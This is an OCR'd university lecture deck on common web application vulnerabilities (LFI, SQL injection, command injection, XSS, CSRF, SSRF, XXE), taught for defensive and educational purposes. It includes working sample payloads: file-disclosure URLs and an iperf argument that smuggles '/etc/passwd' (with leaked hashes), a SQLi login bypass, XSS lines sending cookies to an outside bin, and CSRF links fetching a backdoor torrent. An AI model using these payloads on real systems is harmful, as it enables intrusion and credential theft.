


NTNU
Norwegian University of
Science and Technology

Common vulnerabilities in web applications

Donn Morrison
Department of Computer Science

Introduction


- Growing role of web applications
- Web application frameworks (Flask, Nodejs, Tomcat, etc.)
- Custom/bespoke web applications - one-offs
- Dynamic landscape (new vulns classes frequently found, or old ones rediscovered in new contexts)

Definitions

- Vulnerability - a weakness that can be exploited by a threat actor
- Security bug - vulnerability related to a software programming error
- Attack vector - specific point of attack (e.g., user input field)
- Attack surface - sum of the attack vectors
- Zero-day - unknown or unaddressed security bug that is exploitable by an attacker

OWASP Top Ten

I'm building something. What should I know about security?




`https://owasp.org/www-project-top-ten/`

Bugcrowd VRT

Technical severity ▼	VRT category	Specific vulnerability name	Variant / Affected function
P1	Server Security Misconfiguration	Using Default Credentials	
P1	Server-Side Injection	File Inclusion	Local
P1	Server-Side Injection	Remote Code Execution (RCE)	
P1	Server-Side Injection	SQL Injection	
P1	Server-Side Injection	XML External Entity Injection (XXE)	
P1	Broken Authentication and Session Management	Authentication Bypass	

https://bugcrowd.com/vulnerability-rating-taxonomy

Web apps - typical architecture



https://www.acodersjourney.com/system-design-interview-load-balancing/

Goal of an attacker

- High impact
  - Affect a large user base
  - Leak of sensitive/confidential data (intellectual property, user/admin credientials)
  - Consumption of expensive resources (cryptojacking/mining)
  - Denial of service (DoS/DDoS)
- Goal dependent on intended impact
- Sometimes the intended impact is serendipitous
- As an attacker, a good rule of thumb: can I execute arbitrary code on the server

Local file inclusion/arbitrary file disclosure

Example index.php:

```
<?php include('header.php'); ?>

<?php include($_GET['page']); ?>

<?php include('footer.php'); ?>
```

Intended use as a link:

```
http://server.name/index.php?page=news.php
http://server.name/index.php?page=account.php
```

Unexpected use:


```
http://server.name/index.php?page=/etc/passwd
http://server.name/index.php?page=../.htpasswd
```

Example LFI bugs reported to Blackboard VDP:

https://gitlab.com/donnm/cves/-/blob/master/lfi_test_question_hot_spot.md

https://gitlab.com/donnm/cves/-/blob/master/lfi_contacts_package_import.md

Arbitrary file disclosure - example 2



iperf - tool to measure bandwidth

- Comprehensive tool, many options
- Can we use it to do something interesting?

```
$ iperf --help | grep file
  -F, --fileinput <name>   input the data to be transmitted from a

iperfMode=0
iperfPort=5001
iperfIntv=10
iperfProt=0
iperfWin=16K
iperfTimes=1
iperfHost=192.168.1.67%20-l2048%20-F/etc/passwd
```

Arbitrary file disclosure - example 2

Run iperf server server, watch network traffic.

```
$ iperf -s &
$ sudo ngrep port 5001
```

Result:

```
admin:$1$IYd71SGH$Hiu.pjvhUR6vgdRQYnY4E1:0:0:Administrator:/:/bin/sh
support:$1$MRoEUrBu$wQi3/YTl3a/Nz3Fryy.Z30:0:0:Technical Support:/:/bin/sh
user:$1$rYs2cpLO$iJFOis9ewr2oKqo3FksL81:0:0:Normal User:/:/bin/sh
nobody:$1$1VJ8SDHh$nxxFYGXq6HTTj7UcFiDbz0:0:0:nobody for ftp:/:/bin/sh
```

Arbitrary file disclosure - example 3

Inspera vulnerable to file disclosure via path traversal in imported LTI Zipfile

- Craft a vulnerable Zipfile
- Upload to server as exam author
- Server unpacks Zipfile with path traversal in one of the XML files
- Server imports the files as an exam, including the file referenced in the path traversal (e.g., /etc/passwd)
- Promptly fixed

SQL injection

Python code executing SQL statement to MySQL database:

```
cur.execute("SELECT username,password FROM users \
    WHERE username='%s' AND password='%s';" % (username,password))
```

Expected use:

```
username=bob&password=bobspassword
```

Unexpected use:

```
username=' OR 1=1;--+&password=anything
```

SQL statement becomes:


```
SELECT username,password FROM users
    WHERE username='' OR 1=1;-- ' AND password='anything';
```

Example Google dork for potentially vulnerable web apps:

```
mysql "error in your sql syntax" site:.ru inurl:php
```

Injection can be union, blind, or error-based

Command injection



C code

```
char cmd[32];
sprintf(cmd, "ping %s -c 4, ", host);
system(cmd);
```

Expected use (input “www.google.com”):

```
// Subshell command above becomes:
system("ping www.google.com -c 4");
```

Unexpected use (input “www.google.com -c 1; id;”:

```
// Subshell command above becomes:
system("ping www.google.com -c 1; id; -c 4");
```

Command injection (output)

Expected use (input "`www.google.com`"):

```
PING www.google.com (172.217.20.36) 56(84) bytes of data.
64 bytes from par10s09-in-f36.1e100.net (172.217.20.36): icmp_seq=1 ttl=54 time=30.1 ms
64 bytes from par10s09-in-f36.1e100.net (172.217.20.36): icmp_seq=2 ttl=54 time=29.7 ms
64 bytes from par10s09-in-f36.1e100.net (172.217.20.36): icmp_seq=3 ttl=54 time=29.4 ms
64 bytes from par10s09-in-f36.1e100.net (172.217.20.36): icmp_seq=4 ttl=54 time=29.3 ms

--- www.google.com ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 8ms
rtt min/avg/max/mdev = 29.251/29.599/30.074/0.310 ms
```

Unexpected use (input "`www.google.com -c 1; id;`":

```
PING www.google.com (172.217.20.36) 56(84) bytes of data.
64 bytes from par10s09-in-f36.1e100.net (172.217.20.36): icmp_seq=1 ttl=54 time=29.1 ms

--- www.google.com ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 29.094/29.094/29.094/0.000 ms

uid=0(root) gid=0(root) groups=0(root)

sh: 1: -c: not found
```

Cross site scripting (XSS)

- Server allows client to post HTML/Javascript
- Client browser loads the page, runs the Javascript
- Can leak site cookies, other sensitive information

Most obvious:

```
<script>document.location='https://postb.in/1568964241663-4876923607662
?cookie='+document.cookie;</script>
```

Solution? Block script tags?

Less obvious:

```
<img src="asdf.png" OnError="document.location='https://postb.in/1568964241663-4876923607662
?cookie='+document.cookie;">
```

Cross site request forgery (CSRF)

- Exploits a site that trusts user identity
- Tricks user's browser into sending HTTP request to target site
- Involves HTTP requests that have side effects

uTorrent web console example:

- Force a .torrent file download
  `http://localhost:8080/gui/?action=add-url&s=http://evil.example.com/backdoor.torrent`
- Change uTorrent administrator password
  `http://localhost:8080/gui/?action=setsetting&s=webui.password&v=eviladmin`

Server-side request forgery (SSRF)

- Exploiting a server to access data/services in the server realm
- Basic - result returned in response
- Blind - result not returned, need a side-channel or timing

Example:

- Intended use:
  `http://example.com/download?file=image.png`
- Exploit: `http://example.com/download?file=http://127.0.0.1:8080`

XML external entity (XXE)

- Misconfiguration in XML parser allows inclusion of arbitrary external entities via injection
- Leads to arbitrary file disclosure, SSRF, RCE (https://bookgin.tw/2018/12/03/from-xxe-to-rce-pwn2win-ctf-2018-writeup/)

Example injection:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE data [ <!ENTITY file SYSTEM "file:///etc/passwd"> ]>
<mat_formattedtext type="HTML">&lt;p&gt;&file;Sample description&lt;/p&gt;</mat_formattedtext>
```

Example reports:

- https://gitlab.com/donnm/cves/-/blob/master/xxe_blind_http_ftp.md
- https://gitlab.com/donnm/cves/-/blob/master/xxe_survey.md

Client-side vulnerabilities (single-page applications)

- JS frameworks like AngularJS, React, etc
- Rewrite current page with updates from server
- Introduce a host of new types of bugs

Examples:

- Insecure handling of postMessage (insufficient checking of event.origin)
- Client-side path traversal (CSPT) affect dynamically loaded paths if the URL is not validated leading to loading malicious scripts or resources (often combined with other gadgets like file type upload bypass or open redirect)

CSPT playground: `https://github.com/doyensec/CSPTPlayground`
(note, needs a trailing slash added to the COPY command in the backend Dockerfile)
Fix: `COPY /app/package*.json ./`

Other notable vulnerability types

Business logic

- Payment flaw in Unibuss web app leads to bus trips for 1,- NOK (fixed)
- Payment flaw in www.ntnumuseumsbutikk.no (fixed)

Server misconfiguration

- Storage bucket misconfiguration on printfriendly.com leads to sensitive data disclosure (possible to view all recent print jobs) (fixed)

Open redirect

- `https://www.1881.no/captcha?redirectUrl=http%3A%2F%2Fwww.google.com.no%2F` (fixed)

Denial of service

- Billion laughs attack - XML exponential entity expansion (`https://en.wikipedia.org/wiki/Billion_laughs_attack`)

Web vulns - summary

- Lots of custom(ised) web apps/site - routers, forums, portals
- Lack of security testing, lack of code review
- Many possibilities for vulnerability discovery
- Always look for how user input can be (ab)used

Where to practice?

- WebGoat vulnerable app in Docker
  `https://github.com/WebGoat/WebGoat`
- Hacker101 CTF `https://ctf.hacker101.com/ctf`
- PortSwigger WebSecurity Academy
  `https://portswigger.net/web-security`
- HackTheBox `https://www.hackthebox.com/`
- TryHackMe `https://tryhackme.com/`
- IDATT2503 CTF portal `https://ctf.idi.ntnu.no/`

Bug reporting

Vulnerability reporting

- Coordinated/responsible disclosure
  - Alert affected vendors
  - Agree on timeline (e.g., 90 or 120 days)
  - Full disclosure after that date, vendor assumed to have fixed
- Full disclosure
  - All details of vulnerability publicised
  - Used when vendor is non-responsive or to put pressure for an urgent fix
- 0-day
- Common vulnerabilities and exposures (CVE)
  - Scored using Common Vulnerability Scoring System (CVSS) `https://en.wikipedia.org/wiki/Common_Vulnerability_Scoring_System`

Tools

— Demo

References

— OWASP Top Ten `https://owasp.org/www-project-top-ten/`

— Google Project Zero
`https://googleprojectzero.blogspot.com/`

— A bug hunter's diary: A guided tour through the wilds of software security. Tobias Klein. 2011.

— Arbitrary file read Actiontec T3200M
`https://pastebin.com/wDFYcNsR`

— Actiontec T3200M User manual
`https://www.dslreports.com/r0/download/2342551~1dc86bf15cb4af2945f90d89dfdead44/T3200M-pt-1.pdF`